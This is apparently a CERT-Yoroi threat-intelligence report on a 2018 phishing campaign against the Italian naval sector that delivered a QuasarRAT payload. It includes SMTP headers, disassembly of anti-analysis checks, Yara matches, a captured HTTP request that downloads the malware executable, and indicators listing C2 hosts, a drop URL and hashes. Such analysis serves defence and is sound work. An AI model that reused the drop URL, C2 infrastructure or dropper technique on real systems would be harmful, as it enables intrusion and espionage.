
Cyber-Espionage Campaign Targeting the Naval Industry (“MartyMcFly”)

blog.yoroi.company/

CERT-YOROI

October 17, 2018



```
CODE:0045E2ED loc_45E2ED:                              ; CODE XREF: sub_45E1E0+102↑j
CODE:0045E2ED xor     eax, eax
CODE:0045E2EF mov     ds:dword_461BE0, eax
CODE:0045E2F4 mov     ds:SystemTime.wYear, 0
CODE:0045E2FD nop
CODE:0045E2FE nop
CODE:0045E2FF push    offset SystemTime                ; lpSystemTime
CODE:0045E304 call    GetLocalTime
CODE:0045E309 nop
CODE:0045E30A cmp     ds:SystemTime.wYear, 7E1h
CODE:0045E313 jnb     short loc_45E31C
CODE:0045E315 jmp     loc_45E3C1
CODE:0045E315 ; ---------------------------------------------------------------------------
```


Background

During the last week Yoroi CERT’s analysts uncovered several attacks targeting the italian **naval and defence industry**. The attacker used email as known propagation vector in order to infect victims by sending a special crafted xls file. The identified attack properties triggered internal defcon escalation in order to assess the threat magnitude and eventually special malware analyses according to the threat.

The suspicious emails have been intercepted between **9th and 15th October** during our common CSDC (Cyber Security Defence Center) operations in two different champains, each one characterized by one or more attempts and slightly different social engineering tricks.


Malicious Emails

The first intercepted malicious email had “markvanschaick.nl @qixnig .com” as a sender address. The specific name has been likely chosen by the attacker to try to exploit the Dutch marine service company reputation “Mark Van Schaick”, but sender’s domain and ip address shown no direct relationship to that organisation.




```
- from [::1] (port=42408 helo=lord.vivawebhost.com) by lord.vivawebhost.com with esmtpa (Exim 4.91) (envelope-from <markvanschaick.nl@qixnig.com>)
```

Figure 1. SMTP header details of wave 1



```
x-sender:       markvanschaick.nl@qixnig.com
user-agent:     Roundcube Webmail/1.3.3
```


The message has been sent from a Roundcube webmail server hosted on lord. vivawebhost .com (173.237.190.12 COLO4-BLK7 US) and apparently unrelated to the sender’s domain. Moreover, “qixnig .com” (sender domain name) resolves to a different IP address reachable at 66.45.243.148 (INTERSERVER US). It’s interesting to figure out the crafted redirection applied to any visiting users: a HTTP 301 code redirecting to the Dan Marine Group’s official web portal.



```
    curl qixnig.com
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://www.dan-marine.com/">here</a>.</p>
</body></html>
```


Figure 2. Redirection to the Dan Marine web portal

The second email campaign was slightly different respect to the first one. It was originated by another Roundcube webmail service hosted at mail.dbweb .se (52.58.78.16 AT-88-Z US):



```
from mail.dbweb.ee (mail [192.168.1.51]) by h4.dbweb.ee (Postfix) with ESMTP
```


Figure 3. SMTP header details of wave 2



```
x-sender:        supplie@ulisnav.gr
user-agent:      Roundcube Webmail/1.1.12
```

In this case the fake communication process mimics the interaction between *"Naviera Ulises Ltd <supplie@ulisnav.gr>"* and "*Evripidis Mareskas (Mr) <supplies.ulisnav @ kiramko .com>*". The extracted domain r happens to be "kiramko .com" and it resolved to the same remote ip address discovered in the first campaign wave ("qixnig .com", 66.45.243.148 INTERSERVER US). Those campaigns could be considered as closely correlated. The "ulisnav .gr" appears to be unregistered at time of writing.

The intercepted emails come up with a carefully prepared phishing scheme, definitely targeting the italian naval sector. The observed chunks of headers and the network context shown the attacker tried to impersonate known vendors of marine parts and naval services in order to lure victims to open up the attached documents.



Mareskas Evripidis
Spares & IT Dept. at Naviera Ulises LTD
Greece | Computer & Network Security


For example the first two detected attempts tried to mimic inquiries from the Chinese Dan Marine Group, pretending to validate the sender's domain "qixnig .com" as legibly owned by the group. It then tried to redirect visitors to the Dan Marine official website. Another intercepted email inserted the victim as BCC into a fake communication between the tech support of the greek Naviera Ulises Ltd and one of its employer (data publicly available on linkedin).

No one of these communications appear to be real and legitim, indeed the intercepted data *does not* suggest the attacker has any kind of access to real assets.

Attachments

The intercepted email messages have more than one attached documents: on the first email campaign we observed two copies of the same Excel file (5c947b48e737648118288cb04d2abd7b) wrapping CDFV2 encrypted data and scoring relatively low in the VT's AV coverage test (9/59 at time of writing).

This document is able to download an executable payload (66b239615333c3eefb8d4bfb9999291e) from a compromised web portal:



Data

```
GET http://apexmetalelektrik.com/js/jquery/ui/jquery/file/alor/GEqy87.exe HTTP/1.0
Accept: */*
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/6.0; SLCC2; .NET
Host: apexmetalelektrik.com
```

Figure 4. Malware download HTTP request intercepted

Further details regarding the evasion techniques, especially related to the "VelvetSweatshop" trick and the Equation Editor's exploit used to drop the malware, are available here (link).





Figure 5. Malicious excel document


The second attack had as attachment a copy of Excel file and one more PDF document named "Company profile.pdf" (6d2fc17061c942a6fa5b43c285332251), this file appears to have been generated in the same time-period of the phishing attempts: nearly 30 minutes before the dispatch of the malicious message, from a MS Word 2013 document.

Figure 6. "Company Profile.pdf" metadata



```
pdfInfo:
  author:       CANADA-PC
  creator:      Microsoft® Word 2013
  producer:     Microsoft® Word 2013
  creationdate: Fri Oct 12 08:02:02 2018
  moddate:      Fri Oct 12 08:02:02 2018
  tagged:       yes
  userproperties:       no
  suspects:     no
  form: none
  javascript:   no
  pages:        1
  encrypted:    no
  page size:    612 x 792 pts (letter)
  page rot:     0
  file size:    206737 bytes
  optimized:    no
  pdf version:  1.5
```

The embedded attachments have been delivered in the middle of October using multiple names, most of them related to the naval industry and containing references to quotations, inquiry or orders of mechanical parts.



History ⓘ

First Seen In The Wild	2010-11-20 23:29:33
First Submission	2018-10-09 11:50:47
Last Submission	2018-10-10 12:27:03
Last Analysis	2018-10-15 07:44:41

Creation Time	2018-10-12 08:02:02
First Submission	2018-10-12 12:55:22
Last Submission	2018-10-12 12:55:22
Last Analysis	2018-10-12 12:55:22

File Names ⓘ


Engine_9463.xlsx
List of order spares parts.xlsx
QUOTATION= MARINE SPARE PARTS # 09-10-2018=MAN-B W-5.S-60.MC.xlsx
Mark Van Schaick Company Profile.xlsx
Mark van Schaick Enquiry - Marine Parts, Valve, Cylinder ets..xlsx
QUOTATION= MARINE SPARE PARTS
Rfq_0261426.xlsx

Figure 7. Submission time and names of the samples

Having said that, we can now explain the internal choice of the "MartyMcFly" code-name for this campaign: the name comes from the *"First Seen in The Wild"* value reported by the VT platform and the meta-data found in the artifacts, which are a quite interesting topic to be discussed.


Payload

The executable payload has been downloaded from a potentially compromised website legitimately owned by a turkish company selling mechanical spare parts, indicating the attacker had carefully taken care of the thematization of the malware distribution infrastructure.




The PE32 file 66b239615333c3eefb8d4bfb9999291e contains executable binary code compiled from Delphi source code (BobSoft Mini Delphi).

The first stage of execution shows several anti-analysis patterns and tricks, for instance at 0x0045e304 the malware checks if the year of the local time configured in the OS is after 2017 (rif. Figure 8) moreover at 0x045e393 it slows down the execution invoking the SleepEx library function (rif. Figure 9).



```
CODE:0045E2ED loc_45E2ED:                             ; CODE XREF: sub_45E1E0+102↑j
CODE:0045E2ED xor     eax, eax
CODE:0045E2EF mov     ds:dword_461BE0, eax
CODE:0045E2F4 mov     ds:SystemTime.wYear, 0
CODE:0045E2FD nop
CODE:0045E2FE nop
CODE:0045E2FF push    offset SystemTime               ; lpSystemTime
CODE:0045E304 call    GetLocalTime
CODE:0045E309 nop
CODE:0045E30A cmp     ds:SystemTime.wYear, 7E1h
CODE:0045E313 jnb     short loc_45E31C
CODE:0045E315 jmp     loc_45E3C1
CODE:0045E315 ; ---------------------------------------------------------------------------
```


Figure 8. Current Local Time check



```
CODE:0045E393
CODE:0045E393 loc_45E393:                             ; CODE XREF: sub_45E1E0+1A8↑j
CODE:0045E393 push    0                               ; bAlertable
CODE:0045E395 push    1DCh                            ; dwMilliseconds
CODE:0045E39A call    SleepEx
CODE:0045E39F nop
CODE:0045E3A0 nop
CODE:0045E3A1 cmp     ebx, 8
CODE:0045E3A4 jle     short loc_45E3AD
CODE:0045E3A6 call    sub_45E0E8
CODE:0045E3AB jmp     short loc_45E3C1
```

Figure 9. Code slow down via SleepEx

The bypass of all the debug checks and evasion tricks inside the malicious code leads to the dynamic loading of a .NET module in a RWX code-segment mapped at the 0x012e0000 location.




```
debug070    012E0000    0133E000    R    W    X
```

Figure 10. Executable module unpacked in memory


Yara signatures claim the extracted PE32 module is attributable to a weaponized version of "QuasarRAT": an open-source remote administration tool freely available on github.

Figure 11. Yara signature match on the dumped .NET Modules



```
Quasar_RAT_1 /home/lmy/quasar_dumped.exe
0x3ff38:$s1: DoUploadAndExecute
0x4017c:$s2: DoDownloadAndExecute
0x3fcfd:$s3: DoShellExecute
0x40134:$s4: set_Processname
0x7824:$op1: 04 1E FE 02 04 16 FE 01 60
0x7748:$op2: 00 17 03 1F 20 17 19 15 28
0x81ae:$op3: 00 04 03 69 91 1B 40
0x89fe:$op3: 00 04 03 69 91 1B 40
Quasar_RAT_2 /home/lmy/quasar_dumped.exe
0x40a1b:$x1: GetKeyloggerLogsResponse
0x40c5b:$s1: DoShellExecuteResponse
0x405ca:$s2: GetPasswordsResponse
0x40b2e:$s3: GetStartupItemsResponse
0x3ff4c:$s5: RunHidden
0x3ff6a:$s5: RunHidden
0x3ff78:$s5: RunHidden
0x3ff8c:$s5: RunHidden
```

The manual verification reported in Figure 12 confirms the extracted payload is compatible with QuasarRAT modules published on the github repository. Moreover, the IoC section below reports the C2 server locations found in the malware configurations.



```
NewPath
DoDownloadFile
DoDownloadFileCancel
GetDrives
GetKeyloggerLogs
GetStartupItems
GetSystemInfo
DoProcessKill
<PID>k__BackingField
get_PID
set_PID
GetMonitors
DoStartupItemRemove
DoShellExecute
<Command>k__BackingField
get_Command
set_Command
Command
DoShowMessageBox
```

Quasar.Common/Messages/DoDownloadFile.cs

Showing the top match   Last indexed on Sep 14

```
    public class DoDownloadFile : IMessage
    {
        [ProtoMember(1)]
        public string RemotePath { get; set; }

        [ProtoMember(2)]
        public int Id { get; set; }
    }
```

Quasar.Client/Commands/SurveillanceHandler.cs

Showing the top two matches   Last indexed 10 days ago

```
                client.Send(new GetKeyloggerLogsResponse
                {
                    Filename = "",
...
            if (iFiles.Length == 0)
            {
                client.Send(new GetKeyloggerLogsResponse
```

Figure 11. Example of module names and messages used by the QuasarRAT

At the moment no attribution to known group is possible, many threat actor choose to use or customize open-source tools to try to make the attribution harder, such as the chinese "*Stone Panda*" group (APT-10) known for espionage operations against defence and government, having the QuasarRAT in their arsenal, or also the "*Gorgon Group*", the ambiguous mercenary group responsible of both cyber-crime attacks and targeted espionage campaigns against governments.

Indicator of Compromise

Here the list of indicator of compromise collected during the analysis:

- Malspam
    - INQUIRY FOR Engine Requisition: Spare parts: Valves: Cylinder etc
    - “Mark Van Schaick Marine” <markvanschaick.nl @qixnig[.com>
    - Mark van Schaick Enquiry – Marine Parts, Valve, Cylinder ets..xlsx
    - Mark Van Schaick Company Profile.xlsx
    - “INQUIRY MJ1409-FWS-FBR-61 / 18092867Q1/ MARINE PARTS”
    - “Cherry dan” <cherry.dan-marine @ qixnig[.com>
    - Engine_9463.xlsx
    - List of order spares parts.xlsx
    - Company Profile.pdf
    - lord.vivawebhost[.com
    - mail.dbweb[.se
- Dropurl

    http://apexmetalelektrik[.com/js/jquery/ui/jquery/file/alor/GEqy87.exe
- C2
    - secureserver.marinelectricsystems[.com:4783
    - safebridge.marinelectricsystems[.com:4783
    - neumeistermcntrade[.ddns[.net:4783
    - mcntradeandreas.ddns[.net:4783
    - 79.172.242[.87:4783
- Hash
    - a42bb4900131144aaee16d1235a22ab6d5af43407a383c3d17568dc7cfe10e64 xlsx
    - 3b5bd3d99f1192adc438fb05ab751330d871f6ebb5c22291887b007eaefbfe7b pdf
    - 1aa066e4bcc018762554428297aa734302cfbb30fef02c0382f35b37b7524a4a exe